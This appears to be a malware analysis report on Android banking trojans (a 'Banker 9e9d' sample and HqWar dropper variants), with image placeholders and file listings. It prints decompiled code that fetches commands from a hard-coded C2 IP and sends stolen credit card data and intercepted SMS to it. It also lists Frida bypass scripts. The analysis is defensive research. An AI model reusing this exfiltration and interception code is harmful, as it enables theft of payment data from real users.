- BIND_DEVICE_ADMIN
- DEVICE_ADMIN_ENABLED
- DEVICE_ADMIN_DISABLE_REQUEST
- ACTION_DEVICE_ADMIN_DISABLE_REQUESTED

Declared in order to exploit Device Administrator API


In the class MainService$1 is possible to see a part of code that starts the interception, and receives command by the admin



```
//retrieve the command from the admin
var2_4 = RequestFactory.makeReq((String)var1_1.getString("APP_ID", "-1"));
var2_4 = Sender.request((DefaultHttpClient)MainService.access$1((MainService)MainService.this),
        (String)"http://91.224.161.102/?action=command", (String)var2_4.toString()).getString("cmd");
var3_5 = new Intent(MainService.access$0((MainService)MainService.this), SendService.class);
if (!var2_4.equals("intercept start")) break block4;
//when the admin send the command the intercept is enabled
Utils.putBoolVal((SharedPreferences)var1_1, (String)"INTERCEPTING_ENABLED", (boolean)true);
var3_5.setAction("REPORT_INTERCEPT_STATUS");
```

Banker 9e9d


The main goal of the malware is steal credit card information, a specific class is defined called Cards



```java
private boolean areAllCardFieldsValid() {
    //this method check if the values inserted in the field are valid
    //check if the BIN is in the blacklist
    //if something is wrong it starts a shake animation
  if (this.currentCardType.isValidNumber(this.ccBox.getText().toString().replace(" ", "")) && !this.binIsInBlackList()) {
    int var1 = Integer.parseInt(this.expiration1st.getText().toString());
    if (var1 >= 1 && var1 <= 12 && this.expiration1st.getText().toString().length() == 2) {
      var1 = Integer.parseInt(this.expiration2nd.getText().toString());
      if (var1 >= 16 && var1 <= 25 && this.expiration2nd.getText().toString().length() == 2) {
        if (this.cvcBox.getText().toString().length() != this.currentCardType.cvcLength) {
          this.playShakeAnimation(this.cvcBox);
          return false;
        } else if (this.nameOnCard.getText().toString().length() < 3) {
          this.playShakeAnimation(this.nameOnCard);
          return false;
        } else {
          return true;
        }
      } else {
        this.playShakeAnimation(this.expiration2nd);
        return false;
      }
    } else {
      this.playShakeAnimation(this.expiration1st);
      return false;
    }
  } else {
    this.playShakeAnimation(this.ccBox);
    return false;
  }
}
```

Banker 9e9d

Using an URL it sends the data to the admin




```
try {
  //based on the action extracted, creates a structured Json using the missing class RequestFactory
  //after using the missing class Sender, send the json to the ip
   JSONObject var5;
   if (var2.equals("REPORT_SAVED_KEY")) {
      var5 = RequestFactory.makeIdSavedConfirm(var3);
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INCOMING_MESSAGE")) {
      var5 = RequestFactory.makeIncomingMessage(var3, var1.getStringExtra("number"), var1.getStringExtra("text"));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_LOCK_STATUS")) {
      var5 = RequestFactory.makeLockStatus(var3, settings.getBoolean("LOCK_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INTERCEPT_STATUS")) {
      var5 = RequestFactory.makeInterceptConfirm(var3, settings.getBoolean("INTERCEPTING_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else {
           //in case that the card data are acquired successfully
           //send the data and after send an intent in broadcast to the other services
      if (var2.equals("REPORT_CARD_DATA")) {
         var5 = RequestFactory.makeCardData(var3, new JSONObject(var1.getStringExtra("data")));
         Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
         Utils.putBoolVal(settings, "CARD_SENT", true);
         var1 = new Intent("UPDATE_CARDS_UI");
         var1.putExtra("status", true);
         this.sendBroadcast(var1);
      }

   }
```

Banker 9e9d

All have identical folder organization, and even same files




7A99B60349703AED3AB28F498320F247

Location: /

Name	Size	Type	Date Modified
assets	80.1 kB	Folder	
com	233.8 kB	Folder	
META-INF	134.4 kB	Folder	
res	327.8 kB	Folder	
AndroidManifest.xml	8.2 kB	XML docum…	15 April 2016, 11:08
classes.dex	39.5 kB	Unknown	15 April 2016, 11:08
resources.arsc	29.8 kB	Unknown	15 April 2016, 11:08

7 objects (853.6 kB)




8D0A03981DAA93210E184E7FFF02883C

Location: /

Name	Size	Type	Date Modified
assets	80.0 kB	Folder	
com	233.8 kB	Folder	
META-INF	134.4 kB	Folder	
res	338.0 kB	Folder	
AndroidManifest.xml	8.1 kB	XML docum…	28 April 2016, 02:45
classes.dex	43.6 kB	Unknown	28 April 2016, 02:45
resources.arsc	29.8 kB	Unknown	28 April 2016, 02:45

7 objects (867.8 kB)




9E9D9A3717EED4D558A3F5EDDB260901

Location: /

Name	Size	Type	Date Modified
com	233.8 kB	Folder	
META-INF	133.9 kB	Folder	
res	353.5 kB	Folder	
AndroidManifest.xml	6.4 kB	XML docum…	02 March 2016, 05:…
classes.dex	220.7 kB	Unknown	02 March 2016, 05:…
resources.arsc	24.8 kB	Unknown	02 March 2016, 05:…

6 objects (973.1 kB)




20F4CD2BAA09E0BD5E12DAB50C0898CD

Location: /

Name	Size	Type	Date Modified
assets	80.1 kB	Folder	
com	233.8 kB	Folder	
META-INF	134.4 kB	Folder	
res	336.9 kB	Folder	
AndroidManifest.xml	7.9 kB	XML docum…	02 June 2016, 11:24
classes.dex	43.4 kB	Unknown	02 June 2016, 11:24
resources.arsc	29.8 kB	Unknown	02 June 2016, 11:24

7 objects (866.3 kB)

Same card related files, within identical folder position




7A99B60349703AED3AB28F498320F247

Location: /res/layout/

Name	Size	Type	Date Modified
billing_addcreditcard_cvc_pop…	1.6 kB	XML docum…	15 April 2016, 11:08
billing_addcreditcard_fields.xml	6.3 kB	XML docum…	15 April 2016, 11:08
billing_addcreditcard_fragmen…	1.6 kB	XML docum…	15 April 2016, 11:08
billing_vbv_fields.xml	2.2 kB	XML docum…	15 April 2016, 11:08
play_button_bar.xml	928 bytes	XML docum…	15 April 2016, 11:08
update.xml	1.3 kB	XML docum…	15 April 2016, 11:08

6 objects (14.0 kB)




8D0A03981DAA93210E184E7FFF02883C

Location: /res/layout/

Name	Size	Type	Date Modified
billing_addcreditcard_cvc_pop…	1.6 kB	XML docum…	28 April 2016, 02:45
billing_addcreditcard_fields.xml	6.3 kB	XML docum…	28 April 2016, 02:45
billing_addcreditcard_fragmen…	1.6 kB	XML docum…	28 April 2016, 02:45
billing_vbv_fields.xml	2.2 kB	XML docum…	28 April 2016, 02:45
play_button_bar.xml	928 bytes	XML docum…	28 April 2016, 02:45
update.xml	1.3 kB	XML docum…	28 April 2016, 02:45

6 objects (14.0 kB)




9E9D9A3717EED4D558A3F5EDDB260901

Location: /res/layout/

Name	Size	Type	Date Modified
billing_addcreditcard_cvc_pop…	1.6 kB	XML docum…	02 March 2016, 05:…
billing_addcreditcard_fields.xml	6.3 kB	XML docum…	02 March 2016, 05:…
billing_addcreditcard_fragmen…	1.6 kB	XML docum…	02 March 2016, 05:…
billing_vbv_fields.xml	2.2 kB	XML docum…	02 March 2016, 05:…
play_button_bar.xml	928 bytes	XML docum…	02 March 2016, 05:…
update.xml	1.3 kB	XML docum…	02 March 2016, 05:…

6 objects (13.9 kB)



20F4CD2BAA09E0BD5E12DAB50C0898CD

Location: /res/layout/

Name	Size	Type	Date Modified
billing_addcreditcard_cvc_pop…	1.6 kB	XML docum…	02 June 2016, 11:24
billing_addcreditcard_fields.xml	6.3 kB	XML docum…	02 June 2016, 11:24
billing_addcreditcard_fragmen…	1.6 kB	XML docum…	02 June 2016, 11:24
billing_vbv_fields.xml	2.2 kB	XML docum…	02 June 2016, 11:24
play_button_bar.xml	928 bytes	XML docum…	02 June 2016, 11:24
update.xml	1.3 kB	XML docum…	02 June 2016, 11:24

6 objects (14.0 kB)

Deeper analysis of 7A99, 8D0A and 20F4

Virus total signaled these files are HqWar, which is a type of dropper, usually very obfuscated like these ones. A dropper is a malware that execute a payload, generally using classloaders. All 7A99, 8D0A and 20F4, presents a large use of classloaders, so considering the files regarding credit card, inside them they are an HqWar variant of a banker.

Dropper

Executes secondary payload

→

HqWar

Type of Dropper, signaled by virus total

→


Banker

Steal credit card information

Banker 9e9d

Dynamic Analysis

Unsuccessful , it didn’t start due to multiple invalid parameters



```
Setting up MobSF Dynamic Analysis environment...
Running HTTP(S) interception proxy.
Invoking MobSF agents.
Environment is ready for Dynamic Analysis.
Start Instrumentation or Run the application and navigate
through the different flows or business logic manually.
Starting Activity: .Main
Invalid Parameters
Starting Activity: .activities.Cards
Invalid Parameters
Starting Activity: .activities.CvcPopup
Invalid Parameters
Starting Activity: .DevAdminDisabler
Invalid Parameters
```

Frida Scripts

Default

[✓ API Monitoring] [✓ SSL Pinning Bypass] [✓ Root Detection Bypass] [✓ Debugger Check Bypass] [✓ Clipboard Monitor]

Auxiliary

Enumerate Loaded Classes | Capture Strings | Capture String Comparisons | Enumerate Class methods: java.io.File | Search Class Pattern: ssl\.Trust* | Trace Class Methods: java.net.Socket,java.io.File,java.lang.String

Spawn & Inject | Inject | Attach

Start Activity: .DevAdminDisabler

Start Activity

```
Java.perform(function() {
    // Use send() for logging
});
```


Available Scripts (Use CTRL to choose multiple) Load

```
app-environment
bypass-adb-detection
bypass-emulator-detection
bypass-react-native-emulator-detection
crypto-aes-key
crypto-dump-keystore
crypto-keyguard-credential-intent
crypto-trace-cipher
crypto-trace-keygenparameterspec
crypto-trace-keystore
```

Setting up MobSF Dynamic Analysis environment...
Running HTTP(S) interception proxy.
Invoking MobSF agents.
Environment is ready for Dynamic Analysis.
Start Instrumentation or Run the application and navigate
through the different flows or business logic manually.
Starting Activity: .Main
Invalid Parameters
Starting Activity: .activities.Cards
Invalid Parameters
Starting Activity: .activities.CvcPopup
Invalid Parameters
Starting Activity: .DevAdminDisabler
Invalid Parameters

7A99, 8D0A and 20F4

Dynamic Analysis

